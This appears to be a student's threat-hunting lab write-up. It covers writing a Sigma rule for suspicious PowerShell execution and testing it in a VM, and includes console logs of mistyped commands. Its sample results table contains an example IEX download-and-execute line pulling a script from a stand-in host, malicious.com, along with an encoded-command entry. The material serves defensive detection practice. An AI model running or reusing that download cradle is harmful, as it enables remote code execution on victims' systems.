





1. Threat Hunting with Open-Source Tools

Activities:

- **Tools:** Elastic Security, Security Onion, Sigma Rules.
- **Task:** Ingest sample logs into Elastic Security and write a Sigma rule to detect suspicious PowerShell activity.





Enhanced Tasks:

- **Sigma Rule Creation:** Write a Sigma rule to detect PowerShell command execution. Example:

title: Suspicious PowerShell Activity

logsource:

category: process_creation

product: windows

detection:

selection:

Image|endswith: '\powershell.exe'

CommandLine|contains: '-Command'

condition: selection

- Test with a harmless script (powershell -Command "Write-Host Test") in a Windows VM.

```
Windows PowerShell
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Tarun Singhal> Image|endswith: '\powershell.exe'
Image : The term 'Image' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:5
+ Image|endswith: '\powershell.exe'
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Image:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Tarun Singhal> CommandLine|contains: '-Command'
CommandLine : The term 'CommandLine' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:5
+ CommandLine|contains: '-Command'
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (CommandLine:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Tarun Singhal> condition: selection
condition : The term 'condition:' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:3
+ condition: selection
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (condition::String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Tarun Singhal>
```



```
Windows PowerShell
+ CommandLine|contains: '-Command'
+ CategoryInfo          : ObjectNotFound: (CommandLine:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Tarun Singhal> condition: selection
condition: : The term 'condition:' is not recognized as the name of a cmdlet, function, script file, or operable
program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:3
+ condition: selection
+ CategoryInfo          : ObjectNotFound: (condition::String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Tarun Singhal> -Command Write-Host
-Command : The term '-Command' is not recognized as the name of a cmdlet, function, script file, or operable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ -Command Write-Host
+ CategoryInfo          : ObjectNotFound: (-Command:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Tarun Singhal> powershell -Command Write-Host Test
Test
PS C:\Users\Tarun Singhal> powershell -Command "Write-Host Test"
Test
PS C:\Users\Tarun Singhal> powershell.exe -Command "Write-Host Test"
Test
PS C:\Users\Tarun Singhal> |
```

- **Threat Hunting Query:** Query Elastic Security for Event ID 4688 to identify PowerShell events. Document in a Slack-friendly table:

Timestamp	Process	Command Line	Notes
2025-08-18 10:00:00	powershell.exe	-Command Write-Host	Suspicious execution

Timestamp	Process	Command Line	Notes
2025-08-22 09:15:00	powershell.exe	-Command Write-Host	Suspicious execution
2025-08-22 09:20:00	powershell.exe	NoProfileEncodedCommandaQBIAHgAIAAvAGMAbQBkAA=	Encoded command detected
2025-08-22 09:35:00	powershell.exe	IEX (New-Object Net.WebClient).DownloadString("http://malicious.com/ps.ps1")	Downloading script remotely
2025-08-22 09:45:00	powershell.exe	Start-Process calc.exe	Potential LOLBin activity